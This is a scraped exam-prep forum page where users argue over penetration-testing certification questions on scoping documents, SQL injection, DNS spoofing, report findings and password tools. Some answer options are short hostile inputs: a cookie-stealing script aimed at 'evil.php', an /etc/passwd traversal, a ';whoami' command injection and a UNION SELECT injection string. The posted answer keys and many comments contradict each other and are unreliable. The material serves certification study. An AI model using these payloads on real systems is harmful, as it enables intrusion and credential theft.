Hedwig74 5 months, 2 weeks ago

ROE ensures that the team is working within the scope of the project. SOW basically tells the client what to expect.
upvoted 1 times

deeden 6 months, 1 week ago

Selected Answer: A

The Statement of Work (SOW) is a document that outlines the scope, objectives, deliverables, and other details of a project, including a penetration test.

In the context of a penetration test, the SOW specifies the target scope, which includes the domain names, IP ranges, hosts, applications, and any other assets that the penetration tester is authorized to assess.

By defining the scope in the SOW, both the client and the penetration testing team have a clear understanding of what is included and excluded from the assessment, helping to ensure that the testing activities align with the client's objectives and requirements.

While they may specify how the test is conducted, they generally do not define the technical scope in terms of domain names, IP ranges, hosts, and applications.
upvoted 3 times

deeden 6 months, 1 week ago

C. ROE
(Rules of Engagement): ROE documents outline the rules, procedures, limitations, and guidelines that govern the conduct of the penetration test. While they may specify how the test is conducted, they generally do not define the technical scope in terms of domain names, IP ranges, hosts, and applications.
upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

During a penetration test, the details like domain names, IP ranges, hosts, and applications are typically defined in the:

C. ROE (Rules of Engagement)

The Rules of Engagement document outlines the scope, boundaries, methods, and other specific details of the test. It ensures that both the client and the tester understand what is allowed and expected during the testing.



Here's a brief overview of the other terms:

A. SOW (Statement of Work): This document describes the overall objectives and deliverables for a project but might not include the specific technical details mentioned in the question.

B. SLA (Service Level Agreement): This defines the level of service expected by a customer from a supplier, laying out the metrics by which that service is measured.

D. NDA (Non-Disclosure Agreement): This is a legal contract that outlines the sharing of certain information between parties but restricts the further dissemination of that information.

upvoted 1 times

  **kips** 1 year, 2 months ago

Selected Answer: A

Here is the article on that:

<https://www.triaxiomsecurity.com/what-to-look-for-in-a-penetration-testing-statement-of-work/>

upvoted 1 times

  **[Removed]** 1 year, 5 months ago

The domain names, IP ranges, hosts, and applications that are included in a penetration test are typically defined in the scope of work (SOW). Therefore, the correct answer is A.

abdulrishad I know you'll add you little "the answer is..." but you're wrong.

The answer is A.

upvoted 1 times

  **AaronS1990** 1 year, 5 months ago

Selected Answer: C

I think it would probably be in both the SOW and ROE however it says "During a penetration test" which steers me towards the hands-on phase of a pentest. For that reason ROE, C

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

During a penetration test ROE I Think is the answer then SOW

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

Selected Answer: A

The domain names, IP ranges, hosts, and applications are defined in the SOW (Statement of Work). The SOW is the agreement between the client and the security firm, and outlines the scope of work and expected deliverables. The SLA (Service-Level Agreement) is a contract detailing the service level expectations of the security firm and the customer, while the ROE (Rules of Engagement) provides guidance on how ethical hackers should conduct their tests. Finally, an NDA (Non-Disclosure Agreement) is used to outline the confidential information that can be shared between the two parties.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

ROE is the scope, or limits, of the tests. The ROE includes the dates and times that testing will be performed; what IP addresses the tester will be using to conduct the tests, and what devices or web applications will be in scope, specifically identified by IPs and urls. The ROE may also include a list of IPs or hostnames that off limits, or out of scope.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

C is the correct answer
The Rules of Engagement
ROE is the scope, or limits, of the tests. The ROE includes the dates and times that testing will be performed; what IP addresses the tester will be using to conduct the tests, and what devices or web applications will be in scope, specifically identified by IPs and urls. The ROE may also include a list of IPs or hostnames that off limits, or out of scope.

It should have the penetration tester's contact information or someone who can directly assist you during testing. There may be times where you will want to speak with the tester, especially if things are transpiring on your network during the active testing.

This happened to a client of MainNerve's. The client's internet line was not up and running at the time of their annual penetration test. This is most likely because of a fiber cut from construction. The client called to see if it was from MainNerve testing, but our tester hadn't engaged yet.

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

C is 100% for sure ROE
upvoted 1 times

  **nickwen007** 1 year, 6 months ago

During a penetration test, the domain names, IP ranges, hosts, and applications are typically defined in the SOW (Statement of Work). The SOW outlines the details of the agreement between the client and the security company, including the scope of the assessment and any expectations the client may have.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

I think ROE is correct
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

The Rules of Engagement
ROE is the scope, or limits, of the tests. The ROE includes the dates

and times that testing will be performed; what IP addresses the tester will be using to conduct the tests, and what devices or web applications will be in scope, specifically identified by IPs and urls. The ROE may also include a list of IPs or hostnames that off limits, or out of scope.

It should have the penetration tester's contact information or someone who can directly assist you during testing. There may be times where you will want to speak with the tester, especially if things are transpiring on your network during the active testing.

This happened to a client of MainNerve's. The client's internet line was not up and running at the time of their annual penetration test. This is most likely because of a fiber cut from construction. The client called to see if it was from MainNerve testing, but our tester hadn't engaged yet.

upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: A

The domain names, IP ranges, hosts, and applications that will be tested during a penetration test are typically defined in the SOW (Statement of Work).

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

ROE is correct

upvoted 2 times



  **cy_analyst** 1 year, 6 months ago

you are correct
upvoted 3 times

  **Oushi** 1 year, 7 months ago

I think the most important part of this question is the word "defined". There may be multiple documents that contain IP ranges and host/application info...but in which document are those items FIRST defined?

upvoted 1 times

  **kloug** 1 year, 7 months ago

aaaaaaaaa

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

C is corrrrect ROE
upvoted 2 times

A tester who is performing a penetration test on a website receives the following output:

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62

Which of the following commands can be used to further attack the website?

- A. `<script>var adr = '../evil.php?test=' + escape(document.cookie);</script>`
- B. `../../../../../../../../../../../../etc/passwd`
- C. `/var/www/html/index.php;whoami`
- D. `1 UNION SELECT 1, DATABASE (), 3 --`

Correct Answer: A

Community vote distribution

D (100%)

ryan zou Highly Voted 1 year, 11 months ago

Selected Answer: D

D SQL

upvoted 7 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: D

The error message `mysql_fetch_array() expects parameter 1 to be resource, boolean given` indicates a potential SQL injection vulnerability in the website's `search.php` script. The appropriate command to further attack the website would be:

D. `1 UNION SELECT 1, DATABASE(), 3 --`

Explanation:

- SQL Injection: The error message suggests that the application is trying to fetch data from a MySQL database, and it may be vulnerable to SQL injection. The `UNION SELECT` statement is used to combine the results of two or more `SELECT` statements. By injecting `1 UNION SELECT 1, DATABASE(), 3 --`, the tester is attempting to exploit the SQL injection vulnerability to extract the name of the current database.

upvoted 1 times

matheusmartins 1 year, 1 month ago

Selected Answer: D

It was presented a SQL error, so the pentester should try to perform a SQL Injection attack.

upvoted 1 times

nickwen007 1 year, 6 months ago



The command that can be used to further attack the website is D. `1 UNION SELECT 1, DATABASE (), 3 --`. This command is used to determine databases and tables in a SQL injection attack. The warning message indicates there may be a potential vulnerability in the `/var/www/search.php` file. Command A `<script>var adr = '../evil.php?test=' + escape(document.cookie);</script>` is used to inject malicious JavaScript code into a website, while command B `../../../../../../../../../../../../etc/passwd` is used to read system files. Finally, command C `/var/www/html/index.php;whoami` is used to view information

upvoted 4 times

  **nickwen007** 1 year, 6 months ago



The command that can be used to further attack the website is D. 1 UNION SELECT 1, DATABASE (), 3 --. This is an example of an exploitation technique known as 'sql injection', where malicious SQL commands are inserted into user input fields in order to access confidential information or modify the contents of a database.

upvoted 4 times

  **kloug** 1 year, 7 months ago

ddddddd

upvoted 3 times

  **2Fish** 1 year, 7 months ago

Selected Answer: D

Thinking D. Here is more context.

<https://www.examttopics.com/discussions/comptia/view/66786-exam-pt1-002-topic-1-question-99-discussion/>

upvoted 4 times

  **NotAHackerJustYet** 1 year, 7 months ago

Selected Answer: D

Answer: D. 1 UNION SELECT 1, DATABASE (), 3 --

Explanation: The output from the tester's penetration test indicates an issue with the `mysql_fetch_array()` command in the `search.php` file. This means that the tester is trying to access a MySQL database. Option D is the correct command to further attack the website since it is a SQL injection attack that can be used to access the database. Option A is incorrect since it is an example of a Cross-site Scripting (XSS) attack, which is not relevant to the output of the tester's penetration test. Option B is incorrect since it is a command to access the password file on the server, which is not relevant to the output of the tester's penetration test. Option C is incorrect since it is a command to execute a PHP script, which is not relevant to the output of the tester's penetration test.

upvoted 3 times

A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

- A. Gain access to the target host and implant malware specially crafted for this purpose.
- B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
- C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
- D. Proxy HTTP connections from the target host to that of the spoofed host.

Correct Answer: B

Community vote distribution

B (38%)

C (31%)

D (31%)

superb446 Highly Voted 1 year, 11 months ago

I agree that proxy can redirect you to spoofed host, however the question mentioned "not been able to establish an on-path position between the target host and the Internet."

Modified DNS Server done during pentest must be cleanup during post engagement as thought by the pentest+ lecture.

Answer should be B.
upvoted 8 times

shakevia463 1 year, 7 months ago

penetration tester has established an on-path position between a target host and local network services
upvoted 1 times

nickwen007 Highly Voted 1 year, 6 months ago

Selected Answer: B

The best method to support the objective is B. Exploit the local DNS server and add/update the zone records with a spoofed A record. This method allows the tester to redirect HTTP connections to a spoofed server IP, without gaining access to the target host or implanting malware. Using the Scapy utility to overwrite name resolution fields in the DNS query response is not recommended, as it is unreliable and can be detected. Proxying HTTP connections from the target host to that of the spoofed host is also not recommended, as it can easily be detected.
upvoted 7 times

yeti87 Most Recent 6 months, 2 weeks ago

Selected Answer: C

It states that the penetration tester is between the target and the local network services. So he can already intercept the communication. Also the network services most likely include the DNS service. So he could easily use Scapy (C) and reply to the DNS queries with the spoofed server IP...

All other answers require actual access to either the target machine or one of the network services.
upvoted 5 times

PhillyCheese 9 months ago

Selected Answer: B

One of the skills that a pentester needs is to establish an on-path position, which means to intercept and modify the traffic between two hosts. This can be done by using techniques such as ARP spoofing, DNS spoofing, or ICMP redirection. 🚧

upvoted 1 times

👤 **4vv** 1 year, 1 month ago

Selected Answer: C

C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.

upvoted 4 times

👤 **solutionz** 1 year, 1 month ago

Selected Answer: B

Explanation:

- Option A: Implanting malware on the target host is a more overt and aggressive method, and it doesn't align with the subtle approach described in the scenario.

- Option B: By exploiting the local DNS server to change the A record (Address Record), all queries for a specific domain name can be redirected to a different IP address, such as the spoofed server IP. This approach fits the requirement of subtly redirecting HTTP connections without needing to control the path between the target host and the Internet.

- Option C: The Scapy utility could be used to craft and manipulate packets, but the scenario doesn't indicate that the tester has the ability to intercept and modify DNS responses between the target host and the Internet.

- Option D: Proxying HTTP connections is a valid technique, but it generally requires the ability to intercept traffic between the target host and the Internet, which the scenario states the tester has not been able to achieve.

in this case option B ftw

upvoted 2 times

👤 **cy_analyst** 1 year, 5 months ago

Selected Answer: D

The penetration tester would set up a proxy server on their machine or on a compromised machine on the local network. The tester would then configure the target host to use the proxy server for all HTTP traffic. When the target host makes an HTTP request, the request would first go to the proxy server. The proxy server would then forward the request to the legitimate server and receive the response. Before forwarding the response to the target host, the proxy server would modify the response to point to the spoofed server IP instead of the legitimate server IP. The target host would then receive the modified response, which would contain the spoofed server IP, and would establish a connection to the spoofed server.

upvoted 2 times

👤 **lifehacker0777** 1 year, 6 months ago

Selected Answer: B

__BBB__

upvoted 1 times


👤 **[Removed]** 1 year, 6 months ago

B is the correct answer

upvoted 2 times

[-]  **[Removed]** 1 year, 6 months ago

B is correct answer
upvoted 2 times

[-]  **kloug** 1 year, 7 months ago

dddddddddd
upvoted 1 times

[-]  **[Removed]** 1 year, 7 months ago

B is
correct
upvoted 2 times

[-]  **[Removed]** 1 year, 7 months ago


B is the best answer
upvoted 1 times

[-]  **som3onenooned1** 1 year, 10 months ago

Selected Answer: D

B and D will work. If you want to do this subtly, you should not modify the local DNS server, because all users will be impacted. Proxy for one target is perfect for this task.

upvoted 5 times


[-]  **RRabbit** 1 year, 8 months ago

dont take
for certain but consider:
Option D. "Proxy HTTP connections from the target host to that of the spoofed host" is wrong because it does not achieve the objective of redirecting the HTTP connections to the spoofed server IP. Proxying connections means that the target host would still be sending its HTTP connections to the intended server, but the connections would be routed through the proxy server before reaching the intended server. This would not allow the tester to redirect the connections to the spoofed server IP. Additionally, proxying connections would require the tester to have access to the target host or to be able to intercept the connections, which is not stated in the scenario.


upvoted 6 times

[-]  **[Removed]** 1 year, 7 months ago

which answer is
correct?
upvoted 1 times

[-]  **Vikt0r** 1 year, 7 months ago

B is
the
correct
answer
upvoted 3 times

[-]  **Manzer** 1 year, 11 months ago

Selected Answer: D

I would not want a pen tester to modify my local DNS server with bad records.

upvoted 2 times

[-]  **superb446** 1 year, 11 months ago

I agree
that proxy can redirect you to spoofed host, however the question

mentioned "not been able to establish an on-path position between the target host and the Internet."

Modified DNS Server done during pentest must be cleanup during post engagement as taught by the pentest+ lecture.

Answer should be B.
upvoted 7 times

Which of the following types of information would MOST likely be included in an application security assessment report addressed to developers? (Choose two.)

- A. Use of non-optimized sort functions
- B. Poor input sanitization
- C. Null pointer dereferences
- D. Non-compliance with code style guide
- E. Use of deprecated Javadoc tags
- F. A cyclomatic complexity score of 3

Correct Answer: *BE*

Community vote distribution

BC (95%)

5%

RRabbit Highly Voted 1 year, 8 months ago

- B. Poor input sanitization
- C. Null pointer dereferences

An application security assessment report addressed to developers would most likely include information about poor input sanitization and null pointer dereferences. Poor input sanitization refers to the failure to properly validate or filter user input, which could leave the application vulnerable to attacks such as SQL injection or cross-site scripting. Null pointer dereferences occur when a program attempts to access memory that has not been allocated, which can cause the program to crash or allow an attacker to execute arbitrary code.

Information such as use of non-optimized sort functions (A), non-compliance with code style guide (D), use of deprecated Javadoc tags (E) and a cyclomatic complexity score of 3 (F) are not considered security vulnerabilities and would not be included in a security report. These are more related to performance optimization, maintainability and code quality.

upvoted 9 times

Meep123 9 months ago

Thanks for that breakdown. <3
upvoted 1 times

ronniehaang Highly Voted 1 year, 9 months ago

Selected Answer: BC

BC are security related
upvoted 5 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: BC

- B. Poor input sanitization
- C. Null pointer dereferences

Explanation:

- B. Poor input sanitization: This is a critical security issue. Poor input sanitization can lead to vulnerabilities such as SQL injection, cross-site scripting (XSS), and other injection attacks. Highlighting issues with input sanitization is crucial for developers to understand and fix to prevent these types of attacks.
- C. Null pointer dereferences: This is a common coding issue that can lead to application crashes

and potentially exploitable vulnerabilities. Identifying and fixing null pointer dereferences helps in making the application more robust and secure.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: BC

An application security assessment report is focused on identifying and detailing security vulnerabilities and risks within an application. It is not concerned with general code quality, optimization, or style issues. Therefore, the two options that would MOST likely be included in an application security assessment report addressed to developers are:

- B. Poor input sanitization
- C. Null pointer dereferences

The other options (A, D, E, and F) deal with code optimization, code style, deprecated tags, and cyclomatic complexity, which, while they may be important in other contexts like code quality assessments, are not typically the focus of a security assessment.

upvoted 2 times

  **[Removed]** 1 year, 5 months ago

Option C ("Null pointer dereferences") and option E ("Use of deprecated Javadoc tags") are not as relevant to an application security assessment report addressed to developers as the other options.

"Null pointer dereferences" are a type of software bug that can cause crashes, but they are not typically included in a security assessment report, as they are not directly related to security vulnerabilities.

"Deprecated Javadoc tags" are related to code documentation and can indicate that certain code elements are outdated or no longer recommended for use. While this information may be useful to developers, it is not directly related to security vulnerabilities in the application.

Thus, options A ("Use of non-optimized sort functions") and B ("Poor input sanitization") are more relevant to an application security assessment report addressed to developers as they are commonly used security terms and represent security risks in the application that developers can mitigate.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The types of information that would most likely be included in an application security assessment report addressed to developers are B. Poor input sanitization and C. Null pointer dereferences. Poor input sanitization can lead to a variety of security vulnerabilities, such as SQL injection and cross-site scripting. Null pointer dereferences can also lead to security issues, including buffer overflows and denial of service attacks.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

Yes B and C is correct

upvoted 2 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: BF

The two types of information that would MOST likely be included in an application security assessment report addressed to

developers are:

B. Poor input sanitization: This is a critical security issue that developers need to be aware of because it can lead to various types of attacks, such as SQL injection, cross-site scripting, and buffer overflow.

F. A cyclomatic complexity score of 3: Cyclomatic complexity is a measure of the complexity of a program's control flow. Developers need to know this information because it can help them identify areas of the code that are difficult to maintain, test, or debug. A score of 3 is relatively low, but it still indicates that there is room for improvement.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago



Wrong B and
C is correct

upvoted 3 times

  **cy_analyst** 1 year, 6 months ago



B and C are
correct

upvoted 3 times

  **kloug** 1 year, 7 months ago

b,c correctttttttt

upvoted 3 times

  **kloug** 1 year, 7 months ago



a,b correct

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

B and C is
corrrrrrect check again



upvoted 1 times

  **2Fish** 1 year, 7 months ago

Selected Answer: BC

Agree with everyone on this
one.



upvoted 5 times

  **Neolot** 1 year, 11 months ago

Selected Answer: BC

This should be B & C

upvoted 5 times

  **Manzer** 1 year, 11 months ago

Both B and
C are on the Mitre chart

upvoted 4 times

A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

- A. Hydra
- B. John the Ripper
- C. Cain and Abel
- D. Medusa

Correct Answer: A

Community vote distribution



RRabbit Highly Voted 1 year, 8 months ago

A. Hydra

Hydra is a password cracking tool that can help the tester identify the number of systems on which the password can be used. It can perform a dictionary attack, a brute force attack, or a hybrid attack on a target service, such as SSH or telnet, and can attempt to login using a list of provided username and password combinations. This makes it suitable for the scenario where the tester has an indication that a privileged user's password might be the same on multiple systems, as Hydra can be used to try that password on multiple systems in parallel and it can identify which systems are using the same password.

John the Ripper and Medusa are also password cracking tools that can be used to perform dictionary and brute force attacks, but they are not optimized for trying the same password on multiple systems in parallel like Hydra. Cain and Abel is a tool for cracking passwords on Windows systems and not Linux systems, thus it's not suitable for this scenario.

upvoted 5 times

cy_analyst 1 year, 6 months ago

Medusa can search for the same password in multiple systems in parallel. Medusa is a parallelized network login password cracking tool. It can run multiple attacks in parallel, and it can also run the same attack against multiple targets in parallel.

upvoted 3 times

[Removed] 1 year, 6 months ago

Your many questions answers is incorrect

upvoted 2 times

j904 Most Recent 5 months, 1 week ago

Selected Answer: A

A. Hydra

upvoted 1 times

rob88Silva 5 months, 3 weeks ago

Selected Answer: A

as per Jasson Dion training

Medusa



A parallel brute-force tool that is used against

network logins to attack services that support remote authentication

Hydra (correct)

A parallel brute-force tool that also supports a password-inspect module to only attempt passwords from a dictionary that meets the minimum password requirements for a given system

upvoted 3 times

  **deeden** 6 months, 1 week ago

Selected Answer: D



ChatGPT agrees with option

D. lol

Hydra focuses more on the brute-force aspect of password cracking, attempting different combinations of usernames and passwords to gain unauthorized access. However, it may not have built-in features to track and report on which systems accept the same password.

On the other hand, Medusa is specifically designed to perform parallelized brute-force attacks against multiple systems and services simultaneously. It provides more comprehensive reporting and feedback, making it a more suitable tool for identifying the number of systems where the password is valid in this scenario.

upvoted 1 times

  **danscbe** 8 months, 4 weeks ago

Selected Answer: A

Hydra is a network logon cracker that can perform rapid dictionary attacks against various protocols, including SSH (used on Linux systems). In this scenario, Hydra can be used to test the suspected password across multiple Linux systems, helping the penetration tester identify on how many systems the password is valid.

upvoted 3 times

  **Kirby87** 10 months ago

To identify the number of systems on which a password might be the same, a penetration tester can use the following tool:

A. Hydra

Hydra is a versatile password-cracking tool that supports various protocols, including SSH (used for Linux systems) and others. It allows the tester to perform brute-force attacks, dictionary attacks, and other password-guessing techniques. In this scenario, Hydra can be used to attempt the password on multiple Linux systems and identify where it matches, helping to determine the number of systems sharing the same password.

upvoted 3 times

  **solutionz** 1 year, 1 month ago

Selected Answer: D

D. Medusa

Medusa is a popular password cracking tool and network login brute-forcer that can help a penetration tester identify the number of systems on which a password can be used. It supports various protocols, including SSH, Telnet, FTP, and more, making it suitable for testing password security on multiple Linux systems.

upvoted 1 times

  **[Removed]** 1 year, 5 months ago

Selected Answer: B

The correct answer is B.

John the Ripper.

John the Ripper is a password cracking tool that can be used to perform password audits and identify weak

passwords. It includes a feature called "password reuse detection" that can check whether a password is used on multiple accounts. In this case, the penetration tester can use John the Ripper to test the password against the password hashes on each of the 30 Linux systems to see how many matches are found.

Hydra, Cain and Abel, and Medusa are all password cracking tools as well, but they do not have a built-in feature for password reuse detection. They can still be used to attempt to crack passwords on individual systems, but they would not be as efficient for this specific task as John the Ripper.

upvoted 2 times

  **[Removed]** 1 year, 5 months ago

To detect password reuse with John the Ripper, you can use the "--fork" and "--rules" options together with the "--show" option. The "--fork" option allows you to run multiple instances of John the Ripper in parallel, while the "--rules" option applies a set of custom word mangling rules to the wordlist. The "--show" option displays cracked passwords.

Here's an example command that detects password reuse for a list of hashed passwords:

```
john --fork=4 --rules --show hashes.txt
```

This command runs four instances of John the Ripper in parallel, applies custom word mangling rules to the wordlist, and displays any cracked passwords. You can replace "hashes.txt" with the file containing the hashed passwords.

upvoted 1 times

  **TheSkyMan** 1 year, 5 months ago

Base on the below, I'll have to go with Medusa: "Hydra, a password detection tool which can be used in many situations that includes authentication-based forms which are used in web applications. On the other hand Medusa is a speedy, parallel and modular, login brute forcer that is used to support as many services which allow remote authentication possible"

https://nceca.in/2021/60Comparative_Study_on_Password_Cracking_Tools.pdf

upvoted 1 times

  **AaronS1990** 1 year, 5 months ago

Selected Answer: D

Medusa supports multi-threading which means you could test the password on all 30 systems at the same time rather than doing one after the other as you would with Hydra

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

D
Medusa is the answer

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

Selected Answer: A

The best tool to help the tester identify the number of systems on which the password can be used is Hydra. Hydra is a

password-cracking tool specifically designed to identify weak or reused passwords and can be used to test passwords on multiple systems at once. John the Ripper is another popular password-cracking tool, but it is not as well-suited for testing multiple systems. Cain and Abel is a network security auditing tool, and is not suitable for password-cracking. Lastly, Medusa is primarily a network authentication cracking tool, and is not suitable for this purpose.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

I think D
is the answer
Mdusa powerfull then Hydra

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

Why not D?

upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: D

Medusa is a password cracking tool that can be used for network login password cracking. It can perform brute-force attacks, dictionary attacks, and other types of attacks against various protocols and services. It is designed to be fast and flexible, allowing it to work against multiple hosts at the same time.

In this scenario, the penetration tester can use Medusa to attempt to log in to the 30 Linux systems using the suspected password. Medusa can be configured to run against multiple hosts simultaneously, so the tester can enter the IP addresses or hostnames of the 30 systems and let Medusa run the attack. If the password works on any of the systems, Medusa will report back which systems were successfully accessed.

upvoted 4 times

  **[Removed]** 1 year, 6 months ago


Yes D
medusa is correct

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

Medusa is powerfull then
Hydra
D is the best anwer

upvoted 2 times

  **kloug** 1 year, 7 months ago


dddddd

upvoted 3 times

  **[Removed]** 1 year, 7 months ago

D medusa

upvoted 2 times

  **Mr_BuCk3th34D** 1 year, 9 months ago

Both Hydra and Medusa can
be used for that same purpose:

THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.

Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

But I think Medusa would be the best answer.

upvoted 3 times

  **RRabbit** 1 year, 8 months ago

Hydra is considered to be faster and more efficient than Medusa, as it uses a modular design and is optimized for high-speed network logon cracking. It also supports a wide range of protocols, including telnet, SSH, HTTP, HTTPS, SMB, and many more.

Medusa, on the other hand, has a simpler and more intuitive interface and it is easy to use for those without extensive command-line experience. It also supports a wide range of protocols, including telnet, SSH, HTTP, HTTPS, and many more.

ill stay with hydra

upvoted 4 times

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

⇒ The following request was intercepted going to the network device:

GET /login HTTP/1.1 -

Host: 10.50.100.16 -

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0)

Gecko/20100101 Firefox/31.0 -

Accept-Language: en-US,en;q=0.5 -

Connection: keep-alive -

Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk

⇒ Network management interfaces are available on the production network.

⇒ An Nmap scan returned the following:

Port State Service Version

22/tcp open ssh Cisco SSH 1.25 (protocol 2.0

80/tcp open http Cisco IOS http config

|_https-title: Did not follow redirect to https://10.50.100.16

443/tcp open https Cisco IOS https config

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

Correct Answer: AE

Community vote distribution



ryanou Highly Voted 1 year, 11 months ago

Selected Answer: CD

CD is correct

upvoted 9 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: DE

D. Create an out-of-band network for management:

Rationale: Management interfaces should ideally be isolated from the production network to prevent unauthorized access and reduce the attack surface. An out-of-band management network ensures that only authorized personnel can access these critical interfaces, providing an additional layer of security.

E. Implement a better method for authentication:

Rationale: The intercepted request indicates the use of Basic authentication (Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk), which is not

secure as it transmits credentials in base64 encoding, easily decoded by anyone intercepting the traffic. Implementing a more secure authentication method, such as multi-factor authentication (MFA) or certificate-based authentication, would significantly improve security.

upvoted 2 times

  **outnumber_gargle024** 3 months, 3 weeks ago

Selected Answer: CD

CD

Sauce: work

upvoted 1 times

  **outnumber_gargle024** 3 months, 3 weeks ago

correction*

B and D

SSH version is old - recommended to update to the newest version for security reasons.

Out-of-band management - this is pretty much the standard for network admins now

upvoted 1 times

  **Sleezyglizzy** 7 months ago

Selected Answer: CD

this one is from older dump

upvoted 1 times

  **PhillyCheese** 9 months ago



Selected Answer: CE

C. Disable HTTP/301

redirect configuration: This recommendation is likely related to the use of HTTP rather than HTTPS. HTTP/301 redirects can be used to redirect users from HTTP to HTTPS to ensure secure communication. However, if the network device does not support HTTPS, then the redirect could expose users to man-in-the-middle attacks. Disabling the redirect would prevent this exposure, but it would be better to enable HTTPS and use redirects to ensure all traffic is encrypted.

E. Implement a better method for authentication: Given that Basic Authentication is not secure over HTTP, it is crucial to implement a more secure authentication method. Options could include using HTTPS to encrypt the connection along with Basic Authentication, or better yet, implementing stronger authentication methods such as two-factor authentication or using digital certificates, which provide a higher level of security.

upvoted 4 times

  **mehewas855** 9 months, 2 weeks ago

Selected Answer: DE

Management devices should always have their own VLAN, which means D is right for sure

SSH version is old and with existing 0-days, there is also weak BASIC password with base64 encoding. Which tells me, that B is right for SSH, but E is right for authentication as a whole, which means using stronger passwords, better protocols AND newer ssh versions probably as well

upvoted 2 times

  **Kirby87** 10 months ago

Based on the findings, the following recommendations would be BEST to add to the final report:

B. Disable or upgrade SSH daemon.

The identified SSH service is running an older version (Cisco SSH 1.25). It is advisable to either disable the service if not needed or upgrade to a more secure and up-to-date version to address potential vulnerabilities.

D. Create an out-of-band network for management.

The presence of network management interfaces on the production network poses a security risk. Creating a separate out-of-band network for management isolates these interfaces, reducing the risk of unauthorized access or attacks on critical network infrastructure.

upvoted 2 times

  **solutionz** 1 year, 1 month ago

Selected Answer: BD

The given information highlights some security concerns with a network device, including an intercepted request showing the use of Basic Authorization and details of open ports, including HTTP and an older version of SSH. Based on this information, the BEST recommendations to include in the final report would be:

B. Disable or upgrade SSH daemon.



D. Create an out-of-band network for management.

Explanation:

Option B: The Nmap scan shows an open SSH port using Cisco SSH 1.25 (protocol 2.0), which may be an older version with known vulnerabilities. Recommending an upgrade or disabling the SSH daemon if it is not needed is a good security practice.

Option D: Network management interfaces being available on the production network present a security risk. Creating an out-of-band network for management would separate the management traffic from the production network, reducing the risk of unauthorized access.

upvoted 4 times

  **deeden** 6 months, 1 week ago

Agree on

BD.

C. Redirect should be fixed, not disabled.

E. Implementing a different authentication method (e.g. RADIUS) doesn't remediate old SSH version.

upvoted 1 times

  **[Removed]** 1 year, 5 months ago



The two best recommendations to add to the report are:

B. Disable or upgrade SSH daemon: The scan found that the SSH service is running an older version, which could contain vulnerabilities that could be exploited by attackers. Disabling or upgrading SSH to a more secure version will help to reduce the risk of exploitation.

D. Create an out-of-band network for management: Having network management interfaces available on the production network can increase the risk of attacks. Creating an out-of-band network will help to reduce this risk by providing a separate network for network management traffic, which is not accessible from the production network.

The other options may also be valid recommendations depending on the specifics of the environment and the risk posture of the organization, but B and D are the most appropriate based on the information provided in the scenario.

upvoted 3 times

  **Lolazo** 1 year, 5 months ago

Selected Answer: DE

DE

The interception of the request to the network device, which includes a base64 encoded username and password, indicates that the device is not properly secured. The recommendation to implement a better method for authentication (such as using secure protocols like TLS and/or multi-factor authentication).

<h1>The fact that network management interfaces are available on the production network also presents a significant risk. Creating an out-of-band network for management is a best practice that would help to reduce the risk of unauthorized access to critical network devices.

upvoted 2 times

  **ppsilva** 1 year, 6 months ago

Selected Answer: DE

From,

1) Authorization: Basic

WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk

If you introduce it in a Base64 decoder it translates to "YOUR)NAME:secretpasswox"

It is BASIC Authentication !!!! so, "Implement a better method for authentication is the first recommendation !!! So D !!

2) Network management interfaces are available on the production network.

It means you need to "Create an out-of-band" network for management" as the other recommendation. So, E !!!!

upvoted 4 times

  **KingIT_ENG** 1 year, 6 months ago

what is

your answer to questions

28 , 63, 163, 150 ,153, 247 ,243, 227

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

C and D

